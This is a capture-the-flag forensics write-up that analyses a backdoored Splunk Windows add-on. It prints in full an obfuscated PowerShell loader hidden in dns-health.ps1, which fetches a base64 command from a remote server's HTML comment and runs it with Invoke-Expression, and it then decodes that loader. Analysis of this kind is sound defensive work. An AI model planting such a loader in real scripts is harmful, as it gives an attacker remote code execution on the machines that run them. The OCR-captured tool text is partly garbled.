



Backdoored Splunk II

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282 points - Forensics - 211 Solved

Start

Challenge Description:

 Backdoored Splunk II
282 points - Forensics - 211 Solved

Expires in: 00:30:05
+ Extend
Reset
Stop

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You've probably seen Splunk being used for good, but have you seen it used for evil?

NOTE: the focus of this challenge should be on the downloadable file below. It uses the dynamic service that is started, but you must put the puzzle pieces together to be retrieve the flag.


Download the file(s) below and press the **Start** button on the top-right to begin this challenge.

Connect with:

- <http://challenge.ctf.games:32026>


Please allow up to 30 seconds for the challenge to become available.

Attachments: [Splunk_TA_windows.zip](#)


 flag(not_really_tho)

Submit

I start by downloading the zip file and then unzipping it.



I then try visiting the website and port provided by the challenge. This returns an error for "Missing or invalid Authorization header".



I then try using the grep command and some keywords like "Authorization, header, flag, etc." Nothing of interest was found.

So I move into the directory and look at some of the PowerShell scripts for anything interesting.

```
(ziltch@HuntressCTF2024)-[~/HuntressCTF24/BackSplunkII/Splunk_TA_windows]
$ ls
LICENSES  README.txt  VERSION  appserver  default  metadata  static
README    THIRDPARTY  app.manifest  bin        lookups  splunkbase.manifest

(ziltch@HuntressCTF2024)-[~/.../BackSplunkII/Splunk_TA_windows/bin/powershell]
$ ls
2012r2-health.ps1      2012r2-siteinfo.ps1  dns-zoneinfo.ps1      nt6-health.ps1      nt6-siteinfo.ps1
2012r2-repl-stats.ps1  dns-health.ps1       generate_windows_update_logs.ps1  nt6-repl-stat.ps1  windows_bios_data.ps1
```

While looking through the scripts, I found the "dns-health.ps1" script that contained a "STRinG" of Char code.

```
(ziltch@HuntressCTF2024)~[~/.../BackSplunkII/Splunk_TA_windows/bin/powershell]
$ cat dns-health.ps1
#
# Determine the health and statistics of this Microsoft DNS Server
#
$Output = New-Object System.Collections.ArrayList
$Date = Get-Date -format 'yyyy-MM-ddTHH:mm:sszzz'
write-host -NoNewline ""$Date

# Name of Server
$ServerName = $env:ComputerName
write-host -NoNewline "Server=`"$ServerName`"

#
# Windows Version and Build #
#
$WindowsInfo = Get-Item "HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion"
$OS = $WindowsInfo.GetValue("ProductName")
$OSSP = $WindowsInfo.GetValue("CSDVersion")
$WinVer = $WindowsInfo.GetValue("CurrentVersion")
$WinBuild = $WindowsInfo.GetValue("CurrentBuildNumber")
[STRinG]::JoIN('',[chAr[]](36 , 79 ,83 , 86, 69 ,82 ,32, 61,32,39 , 105, 101, 120 , 32 , 40 ,91 ,83 , 121 , 115 , 116,101 ,
109, 46,84 ,101 ,120 , 116 ,46,69 ,110 ,99, 111 , 100, 105 ,110 ,103 ,93, 58 ,58 ,85, 84,70 , 56,46,71 ,101 ,116,83,116, 1
14 , 105 , 110, 103 ,40 , 91 , 83 ,121 , 115 ,116, 101, 109 , 46 ,67 ,111, 110,118 , 101, 114 ,116 , 93, 58 ,58, 70,114 ,11
1, 109 ,66,97 , 115, 101,54, 52 , 83 , 116 , 114 ,105 , 110,103,40 ,34,73,121 , 65 , 107,85, 69 , 57 , 83,86 ,67 ,66 ,105,9
0 ,87, 120, 118 , 100,121, 66,112 ,99,121 , 66 ,107 ,101, 87 , 53 , 104,98 ,87 , 108 , 106, 73 , 72 , 82 , 118 ,73, 72,82 ,
111, 90 , 83, 66, 121 , 100 , 87, 53 , 117 ,97 , 87 , 53 , 110, 73,72 ,78, 108 ,99, 110 , 90 , 112, 89,50 ,85 , 103, 98 ,5
0 ,89,103 , 100,71,104 ,108,73, 71 ,66 , 84, 100, 71, 70 , 121 , 100 ,71 , 65, 103, 89, 110,86,48, 100,71 , 57, 117 , 68, 8
1, 112,65 ,75 , 67,82,111 ,100 ,71 ,49 , 115 ,73 , 68,48,103, 75 ,69, 108,117,100, 109 ,57,114 , 90 , 83 , 49,88, 90 ,87,74
,83,90, 88, 70, 49, 90,88, 78 ,48, 73,71 ,104 ,48 ,100,72 , 65 , 54 ,76, 121, 57,106 , 97,71, 70,115,98 ,71, 86 ,117 , 90,
50,85 ,117,89 , 51 ,82,109,76 ,109, 100, 104,98 ,87 ,86, 122 ,79 , 105, 82 ,81 ,84 , 49,74, 85 , 73,67,49 ,73 , 90 ,87 ,70,
107 , 90, 88 , 74,122 ,73,69, 66 ,55 ,81 ,88 , 86 ,48 ,97 ,71 ,57 , 121 ,97,88, 112,104, 100 ,71 ,108, 118,98,106 , 48 ,111
,73 ,107, 74, 104,99,50 ,108,106,73,70, 108 , 116, 82,109,112 ,104, 77 ,108, 74 ,50 ,89,106 ,78 , 74 ,78,109 ,82, 72 , 97,7
2, 66, 106 ,77 , 84 ,108 ,119, 89 , 122,69, 53,77 , 71 , 70 , 72 ,86, 109,90, 104 , 83 , 70,73,119 ,89 , 48, 89 , 53 ,101 ,
108, 112, 89 , 83 , 106,74 , 97, 87 ,69,112 , 109 ,89 ,122, 74,87 ,97, 109,78, 116, 86,106 , 65, 105,75, 88 , 48, 103 , 76,
86 ,86 ,122, 90 , 85,74 , 104 ,99, 50,108, 106 ,85, 71, 70 ,121,99,50 , 108 , 117 , 90,121 , 107 ,117, 81,50 ,57,117, 100,
71 , 86 , 117, 100 , 65, 48 , 75,97 , 87,89 ,103, 75 ,67, 82 , 111,100 ,71 , 49, 115 ,73 ,67,49 ,116 , 89 , 88, 82,106 ,97
, 67 , 65,110, 80, 67 , 69 , 116 , 76,83 , 103, 117 , 75 ,106 , 56 ,112 ,76 , 83,48,43,74,121 , 107 ,103 , 101,119 ,48 ,75,
73,67 , 65 ,103,73 , 67 , 82, 50,89 ,87, 120,49 ,90 ,83, 65 , 57 , 73, 67, 82, 116 ,89, 88 , 82,106 ,97 ,71, 86,122, 87, 1
22,70,100 , 68, 81 ,111,103 , 73 ,67,65 , 103 , 74 , 71, 78 ,118, 98 ,87 ,49, 104 ,98 ,109 ,81, 103,80 , 83 , 66, 98 ,85 ,
51 , 108, 122 , 100 ,71,86, 116, 76,108 ,82, 108 , 101,72,81,117 ,82,87 ,53 ,106 ,98 , 50, 82 , 112 ,98,109 ,100,100 , 79 ,
106 , 112 ,86 ,86 , 69 , 89,52 ,76,107 , 100,108, 100 , 70, 78,48 ,99,109 , 108,117 , 90 , 121, 104 , 98 , 85, 51, 108 ,12
2, 100, 71, 86, 116 , 76 , 107, 78 ,118 ,98, 110,90, 108 , 99, 110,82,100, 79,106,112, 71,99,109, 57, 116 , 81 , 109 , 70 ,
122 , 90 , 84,89 , 48 , 85, 51 , 82,121 , 97 ,87,53, 110,75,67,82 ,50,89 , 87 , 120 , 49 ,90 , 83 , 107 ,112 ,68, 81,111,
103 , 73, 67, 65 ,103 ,83 ,87, 53 ,50 , 98 , 50, 116 , 108, 76,85,86 , 52 ,99 ,72, 74 ,108, 99,51 ,78, 112 ,98, 50 , 52 , 1
03, 74, 71, 78,118, 98, 87 , 49 ,104 ,98, 109 ,81 , 78 ,67 ,110,48 , 112 , 34,41, 41 , 41,39 )) | & ( $PsHome[21]+$PsHoMe[30
]+'X')
```

Taking the char code over to cyberchef, we can begin decoding it. After using "Comma" as the delimiter and a Base of 10, we get a decoded message. Within the decoded text there is a Base64 string. We can put that string back into cyberchef.

←→↺🏠

🔒https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,fal133%🌟

🔍Kali Linux🌐Kali Tools📄Kali Docs🌐Kali Forums🔍Kali NetHunter🔥Exploit-DB🔥Google Hacking DB🔌OffSec📁HuntressCTF24🔍Google📁OSINT>>

Download CyberChef📄Last build: 14 days ago - Version 10 is here! Read about the new featur...Options⚙️About / Support

Operations440

from bas

From Base

From Base32

From Base45

From Base58

From Base62

From Base64

From Base85

From Base92

Fork

To Base58

Favourites★

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Recipe📄📁🗑️

From Base64^🔇⏸️

AlphabetA-Za-z0-9+/=▼

☒ Remove non-alphabet chars

☐ Strict mode

STEPBAKE!👍Auto Bake

Input+📁📄🗑️📄

IyAkUE9SVCBiZWxvdyBpcyBkeW5hbWljIHRvIHRoZSBydW5uaW5nIHNlcnZpY2Ugb2YgdGhlIGBTdGFydGAgYnV0dG9uDQpAKCRodG1sID0gKEludm9rZS1XZWJSZXF1ZXN0IGh0dHA6Ly9jaGFsbGVuZ2UuY3RmLmdhbmVzOiRQT1JUIC1IZWFkZXJzIEB7QXV0aG9yaXphdGlvbj0oIkJhc2ljIFltRmphMLJ2YjNjNmRHaHBjMTlwYzE5MGFHVmZhSFiwY0Y5elpYSjJawEpmYzJWamNtVjAiKX0gLVVzZUJhc2ljUGFyc2luZykuQ29udGVudA0KawYgKCRodG1sIC1tYXRjaCAnPCEtLSguKj8pLS0+Jykgew0KICAgICR2YWx1ZSA9ICRtYXRjaGVzWzFdDQogICAgJGNvbW1hbmQgPSBbU3lzdGVtLlRleHQURW5jb2Rpbmdd0jpVVEY4LkdldFN0cmLuZyhbU3lzdGVtLkNvb nZlcnRd0jpGcm9tQmFzZTY0U3RyaW5nKCR2YWx1ZSkpDQogICAgSW52b2t lLUV4cHJlc3Npb24gJGNvbW1hbmQNCn0p

asc592📄1Raw Bytes←LF

Output📄📄📄📄

\$PORT below is dynamic to the running service of the `Start` button
@(\$html = (Invoke-WebRequest http://challenge.ctf.games:\$PORT -Headers @{Authorization=("Basic YmFja2Rvb3I6dGhpc19pc190aGVfaHR0cF9zZXJ2ZXJfc2VjcmV0")}) -UseBasicParsing).Content
if (\$html -match '<!--(.*)-->') {
 \$value = \$matches[1]
 \$command =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(\$value))
 Invoke-Expression \$command
})

asc444📄7🕒22msRaw Bytes (detected)←CRLF (detected)

Finally we receive a completely decoded message. This seems to be the backdoor we were looking for.

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Recipe

Input

from bas

From Base

From Base32

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Date / Time

From Base64

AlphabetA-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

YmFja2Rvb3I6dGhpc19pc190aGVfaHR0cF9zZXJ2ZXJfc2VjcmV0

Output

backdoor:this_is_the_http_server_secret

STEP

BAKE!

Auto Bake

We can now use PowerShell to store the hash-able header.

```
(ziltch@HuntressCTF2024)-[/home/ziltch/HuntressCTF24/BackSplunkII]
PS> $headers = @{Authorization = "Basic YmFja2Rvb3I6dGhpc19pc190aGVfaHR0cF9zZXJ2ZXJfc2VjcmV0"}
```

Then we can invoke the web request and receive a 200 OK response. The response content contains yet another base64 encoded string. Lets go back to cyberchef one last time to decode it.

```
(ziltch@HuntressCTF2024)-[/home/ziltch/HuntressCTF24/BackSplunkII]
PS> Invoke-WebRequest -Uri "http://challenge.ctf.games:32026/" -Headers $headers

StatusCode      : 200
StatusDescription : OK
Content         : <!-- ZWNobyBmbGFne2UxNWE2YzAxNjhlZTRkZTczODFmNTAyNDM5MDE0MDMyfQ== -->
RawContent      : HTTP/1.1 200 OK
                  Server: Werkzeug/3.0.4
                  Server: Python/3.10.15
                  Date: Wed, 06 Nov 2024 23:48:23 GMT
                  Connection: close
                  Content-Type: text/html; charset=utf-8
                  Content-Length: 69

Headers         : {[Server, System.String[]], [Date, System.String[]], [Connection, System.String[]], [Content-Type, System.String[]]...}
Images          : {}
InputFields     : {}
Links           : {}
RawContentLength : 69
RelationLink    : {}
```

Decoding the base64 sting now returns the "flag" in plain text.

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Recipe

From Base64

AlphabetA-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

STEP

BAKE!

Auto Bake

Input

ZWNobyBmbGFne2UxNWE2YzAxNjh1ZTRkZTczODFmNTAyNDM5MDE0MDMyfQ==

Output

echo flag{e15a6c0168ee4de7381f502439014032}

flag{e15a6c0168ee4de7318f502439014032}